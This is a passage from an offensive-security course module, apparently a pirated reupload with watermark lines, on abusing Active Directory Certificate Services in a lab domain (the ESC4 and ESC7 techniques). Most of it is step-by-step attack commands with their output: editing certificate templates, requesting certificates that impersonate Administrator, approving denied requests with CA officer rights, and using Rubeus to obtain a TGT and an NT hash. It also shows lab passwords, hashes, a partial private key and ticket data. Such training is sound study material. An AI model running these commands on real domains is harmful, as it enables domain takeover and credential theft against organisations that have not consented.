Enabling SAN Specification

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-certificate-name-flag'=1} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] XORing 'mspki-certificate-name-flag' with '1'
for object ''
```

hideo1.ir

The final part is to allow this certificate to be used for `Client Authentication`. We can set the `PKI Extended Key Usage` and the `mspki-certificate-application-policy` to the OID: `1.3.6.1.5.5.7.3.2`:

Setting PKI Extended Key Usage

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'pkiextendedkeyusage'='1.3.6.1.5.5.7.3.2'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'pkiextendedkeyusage' to
```

https://t.me/CyberFreeCourses

```
'1.3.6.1.5.5.7.3.2' for object ''
```

Setting mspki-certificate-application-policy

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-certificate-application-policy'='1.3.6.1.5.5.7.3.2'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-certificate-application-policy'
to '1.3.6.1.5.5.7.3.2' for object ''
```

If we now run `Certify` with the vulnerable option, we will get the `ESC4` template too:

Finding vulnerable templates

```
PS C:\Tools>  .\Certify.exe find /vulnerable

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[!] Vulnerable Certificates Templates :
<SNIP>

    CA Name                                : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                          : ESC4
    Schema Version                         : 2
    Validity Period                        : 99 years
    Renewal Period                         : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                  : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required         : 0
    pkiextendedkeyusage                    : Client Authentication
```

hide01.ir

https://t.me/CyberFreeCourses

```
    mspki-certificate-application-policy  : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        All Extended Rights         : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        Full Control Principals     : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519

<SNIP>
```

hide01.ir

Now let's request the certificate and save it in a file named `admin-esc4.pem`:

Certificate Request with alternative SAN

https://t.me/CyberFreeCourses

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC\lab-LAB-DC-CA /template:ESC4
/altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC1
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 58

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAsrll8PDAN0okTiQRzYX1lsbU5D9nazZX4O0lAehrddfPZbJH
8gI37syxrjmlgYOwumXOeHf5Q1o9iQgfXDg0/60uS2+P6ZzbPmSrYLpaE5ougrPw
RvswDeeEMYfrDElQ3TLno1qvpQkce1iawndc+pM/AmMbpJvg7YEy1BJN2z8nYVkV
6TQq3ggMVKIcuIJeOlHX+wV47n/xhFmDqHTd6+VNsn01g2kyR6tsUyhh/JfjrPoU
2o2It9gtcyb0dHeJQPPTsOk/9b9r96ncHw4dNNhWNcd66OHPR9cAgqBO7M7lMjKp
B2pW6cXaf4b6J84IYpDovVwvh4mE+yqk0FMDJQIDAQABAoIBAAYXn8v4yPSZiGdJ
<SNIP>
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.1419031
```

hide01.ir

Next, we must use `OpenSSL` and convert the certificate to `pfx` format. Let's save the output in a file named `admin-esc4.pem` and convert it to `admin-esc4.pfx`:

https://t.me/CyberFreeCourses

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in admin-esc4.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out admin-esc4.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can authenticate using `Rubeus` and the certificate we generated. We will use the parameter `asktgt` followed by the option `/user:Administrator`, which is the user we added the alternative `SAN`, the certificate file with the option `/certificate:admin-esc4.pfx`, and `/getcredentials` to retrieve the `NT hash`:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:admin-esc4.pfx /getcredentials

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQM92Iu/a6xQue9F

74688JB9XlNJdBcv+fOqSgjmgBMAlnp4Ch3k0tOcP33kcZgO7NG1Wyc9M1gKxlw/rG/c2BrxVPTrgCb4
```

hide01.ir

https://t.me/CyberFreeCourses

```
y6DRnBVjxs5VWT6KEK7vJeRcuu4qE5DB97iKpkHTg+s7QsHEMC/uf7ASn8krj+piYkthng4zpA
c9/Z5e

Ac8O5yB7XnHaqK9ob7oot5piHJMROv1PH60HA1SQZHhK6MxID28nJjeGtg8TTH9bnkpnAyymnT
g/y58E

2sXyqwGJeSmUnbv07ZEvujCEDShvGwBKayBHekF5gwRbRCezL9Yr8moLCf2Pv7Fy7Eix/oaQ4Q
QUatKi

53+hT+aQn8IHFboGJQwFnpupGN6/lFi/LKyZDibv6fjOn7qur2uMU/iulVFRr8E+foDFjGjFpD
cRk5go

ZLxYpGWSvFLiyNPbcU8OxPvpklH9S4q+cesxQ2CAi6jZD3AL4A0Xn3u6xVvbudnQ8VFivEiUfo
9tmafS
<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 23:52:52
  EndTime                  :  21/11/2023 09:52:52
  RenewTill                :  27/11/2023 23:52:52
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  9WJNhDk0VPXy9KrKX3fs9w==
  ASREP (key)              :  61FE317BC89BC6EB06524E5421986165

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

ESC7

Understanding ESC7 - Vulnerable Certificate Authority Access Control

Apart from governing certificate templates, a certificate authority holds a distinct set of permissions crucial for securing various CA functions.

hide01.ir

https://t.me/CyberFreeCourses

Two primary rights stand out: the `ManageCA` right and the `ManageCertificates` right, often equated to the roles of `CA administrator` and `Certificate Manager` (also known as a CA officer), respectively.

The `Administrator CA` right encompasses utilizing the `ICertAdminD2::SetConfigEntry` method. This method configures the `CA`'s persisted data, including `Config_CA_Accept_Request_Attributes_SAN`. This configuration involves a boolean value determining whether the `CA` accepts request attributes, specifying the requested certificate's subject alternative name (SAN).

This signifies the potential to modify the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag referenced in the previous `ESC6` section.

ESC7 Abuse Requirements

There are two key rights that an account can possess to carry out sensitive actions: `ManageCA` and `ManageCertificates`.

- If we gain control over a principal with the `ManageCA` right over the `CA`, we can remotely manipulate the `EDITF_ATTRIBUTESUBJECTALTNAME2` bit to enable SAN (Subject Alternative Name) specification in any template (refer to ESC6).
- If we gain control over a principal with the `ManageCertificates` right over the `CA`, we remotely approve pending certificate requests, bypassing the protection of `CA certificate manager approval`.

hide01.ir

ESC7 Enumeration and Attack

We will discuss how to enumerate and abuse ESC7 from Linux and Windows.

In order to exploit `ESC7`, it is necessary to have a user with the appropriate privileges. When we run the `certipy` command and the CA confirms that the server is susceptible to `ESC7`, the user who is used to scan the server will have the necessary permissions to abuse `ESC7`:

Certipy ESC7 check

```
certipy find -u '[email protected]' -p 'Password123!' -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
```

https://t.me/CyberFreeCourses

```
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\James
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
      <SNIP>
```

hide01.ir

The command above highlights a vulnerability, specifically `ESC7`. This vulnerability is detected because the user we are currently using, which is `blwasp`, has elevated rights on the server. However, if we use a different account, such as `user2`, the vulnerability will not be displayed as this account doesn't have elevated rights on the ADCS server.

Certipy using user2 account

```
certipy find -u [email protected] -hashes
:ee22ddf0f8a66db4217050e6a948f9d6 -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
      <SNIP>
```

https://t.me/CyberFreeCourses

ESC7 Enumeration and Attack from Linux - ManageCA rights

We have several ways to abuse the privileges of `ManageCA`. One of them would be to enable `EDITF_ATTRIBUTESUBJECTALTNAME2` flag to perform the `ESC6` attack, but this will not have any effect until the CA service (CertSvc) is restarted.

Another technique for exploiting the `ManageCA` right is to validate failed certificate requests. The `ManageCertificates` role allows us to approve pending certificate requests. By combining the `ManageCA` and `ManageCertificates` roles, we can issue certificate requests that have failed (e.g., due to the user not being allowed to enroll with that template).

The built-in `SubCA` template is also enabled (as it is by default). This template is vulnerable to `ESC1` but only permits `Domain Admins` and `Enterprise Admins` to enroll.

Let's use certipy to verify if the `SubCA` certificate is present in this ADCS server and if it is enabled.

Enumerate ADCS for SubCA

```
certipy find -u '[email protected]' -p 'Password123!' -stdout

<SNIP>
  22
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification
Authority
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Enterprise Admins
        Write Owner Principals          : LAB.LOCAL\Domain Admins
```

hide01.ir

https://t.me/CyberFreeCourses

```
                                          LAB.LOCAL\Enterprise Admins
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
```

As we can see, the certificate is present and enabled (`Enabled: True`). If the `SubCA` certificate is disabled, we can enable it using the following command with the account that has `ManageCA` rights:

Enable SubCA Certificate

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
enable-template 'SubCA'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'lab-LAB-DC-CA'
```

Now we need to verify if our account `BlWasp` has `ManageCertificates` rights:

Enumerate Certificate Authority configuration on ADCS

```
certipy find -u '[email protected]' -p 'Password123!' -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
```

hide01.ir

https://t.me/CyberFreeCourses

```
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```

It is important to note that when executing certipy, if the output does not display the `ManageCertificates` rights, it indicates that the server's rights are set by default. In such cases, only Domain Admins, Enterprise Admins, and Administrators have the rights to approve certificate requests. However, since we have ManageCA rights, we can assign ManageCertificate rights to any account. To do this, we can use the certipy command with the `ca` option and the `-add-officer <Account>` flag to assign these rights to a particular account, such as blwasp:

hide01.ir

Add Manage Certificates Access rights to BlWasp

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
add-officer BlWasp

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'blwasp' on 'lab-LAB-DC-CA'
```

Now, if we enumerate the server again, we will see our new rights:

Enumerate Manage Certificate access rights

```
certipy find -u '[email protected]' -p 'Password123!' -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
```

https://t.me/CyberFreeCourses

```
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCertificates              : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
```

With the `SubCA` template enabled and with `ManageCertificates` rights, we can request a certificate by adding an alternative `SAN` and selecting the `SubCA` template as follows:

Requesting a certificate with SAN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template SubCA -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 31
Would you like to save the private key? (y/N) y
[*] Saved private key to 31.key
[-] Failed to request certificate
```

Once we run the command, we get the error: `Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.`; the reason of this error is that we are not a member of `Domain`

hide01.ir

https://t.me/CyberFreeCourses

`Admins` or `Enterprise Admins` which are the only two groups with enrollments rights for this template, so our request was denied, but it can be later issued by the `Manager CA`.

We need to save the request ID `31`, and respond yes to the question: `Would you like to save the private key? (y/N)`. We will need this private key to retrieve the certificate later.

Now, with our `ManageCA` and `ManageCertificates` rights, we can then issue the failed certificate request using `certipy ca` and the option `-issue-request <request ID>`:

Issue the certificate

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
issue-request 31

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Lastly, we can retrieve the issued certificate and authenticate using it.

Retrieve the certificate with the ID

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
retrieve 31

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 31
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '31.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

ESC7 Enumeration and Attack from Linux - ManageCertificates rights

In the previous step, we assigned `ManageCertificates` privileges to the `BlWasp` user. Now let's check all certificates and find if any match all requirements for `ESC1` except manager approval, as we already have an account with those rights:

Enumerate all certificates

hide01.ir

https://t.me/CyberFreeCourses

```
certipy find -u '[email protected]' -p 'Password123!' -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  35
    Template Name                       : ESC7_1
    Display Name                        : ESC7_1
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          PendAllRequests
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : True
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
```

hide01.ir

https://t.me/CyberFreeCourses

The above template `ESC7_1` allows the addition of an alternative subject (`Certificate Name Flag: EnrolleeSuppliesSubject`) in the CSR (Certificate Signing Request). The certificate can be used for authentication purposes (`Client Authentication: True`). A `Domain User` has enrollment rights and requires Manager approval (`Requires Manager Approval: True`) for issuance. This does not limit us because we can approve them manually.

ESC7 Abuse from Linux

To abuse this, we need to request a certificate from the template with an alternative subject, just as we did with `ESC1`:

Request a certificate with the manager's approval

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC7_1 -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[!] Certificate request is pending approval.
[*] Request ID is 59
Would you like to save the private key? (y/N) y
[*] Saved private key to 59.key
[-] Failed to request certificate
```

hide01.ir

Once we run the command `Certipy`, it indicates that the `certificate request is pending approval`. It also displays the request ID `59`, and asks us, `Would you like to save the private key? (y/N)` and we need to respond `y`, as we will need this private key to retrieve the certificate later.

Let's approve the previous request by specifying the request ID 59 with the option `-issue-request 59`:

Approve pending request

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
issue-request 59
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Now we can retrieve the certificate with the option `-retrieve <Request ID>`:

Retrieve approved request

https://t.me/CyberFreeCourses

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -retrieve 59
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 59
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '59.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Now, we can use our newly generated certificate to compromise the domain.

ESC7 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236 /dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
<SNIP>
```

hide01.ir

We can enumerate Certificate Authority Permissions using PSPKI's PowerShell module with `Get-CertificationAuthority` and `Get-CertificationAuthorityAcl`. First, we need to install and import the PSPKI module:

Install and Import PSPKI module

```
PS C:\Tools> cd C:\Tools\PSPKI\PSPKI; Import-Module .\PSPKI.psd1
```

Next, we can use `Get-CertificationAuthority` to retrieve the information about the ADCS server and the command `Get-CertificationAuthorityAcl` to enumerate the privileges users have on the certificate authority server:

https://t.me/CyberFreeCourses

Enumerate CA with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-CertificationAuthorityAcl | select -ExpandProperty access

Rights            : Enroll
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : LAB\Domain Admins
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : LAB\Enterprise Admins
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, Enroll
AccessControlType : Allow
IdentityReference : LAB\blwasp
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, Enroll
AccessControlType : Allow
IdentityReference : LAB\user_manageCA
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

hide01.ir

https://t.me/CyberFreeCourses

From the above command output, the user `blwasp` and `user_manageCA` have `ManageCA` rights.

We can use `certutil.exe` to enumerate the value of the CA's flags:

Query CA with certutil

```
PS C:\Tools> certutil.exe -config "LAB-DC.lab.local\lab-LAB-DC-CA" -getreg
"policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration
\lab-LAB-DC-
CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

  EditFlags REG_DWORD = 15014e (1376590)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

hide01.ir

In the above output, we notice the value of `EditFlags`, which is `1376590`. That value means that the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag is set. We can enable it or disable it using `PowerShell`. Let's query this value using PowerShell:

Query EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

```
PS C:\Tools> $ConfigReader = New-Object
SysadminsLV.PKI.Dcom.Implementations.CertSrvRegManagerD "LAB-DC"
PS C:\Tools> $ConfigReader.SetRootNode($true)
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthori
ty_MicrosoftDefault.Policy")
1376590
```

ESC7 Attack from Windows

To perform the attack, we can disable or enable the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag. Let's disable it by using the `EditFlags` value `1114446`:

Disable EDITF_ATTRIBUTESUBJECTALTNAME2 with PowerShell

https://t.me/CyberFreeCourses

```
PS C:\Tools>
$ConfigReader.SetConfigEntry(1114446,"EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
PS C:\Tools>
$ConfigReader.GetConfigEntry("EditFlags","PolicyModules\CertificateAuthority_MicrosoftDefault.Policy")
1114446
```

If we use `certutil` again, we will notice that the flag `EDITF_ATTRIBUTESUBJECTALTNAME2` is missing:

Query the CA with certutil

```
PS C:\Tools> certutil.exe -config "LAB-DC.lab.local\lab-LAB-DC-CA" -getreg
"policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration
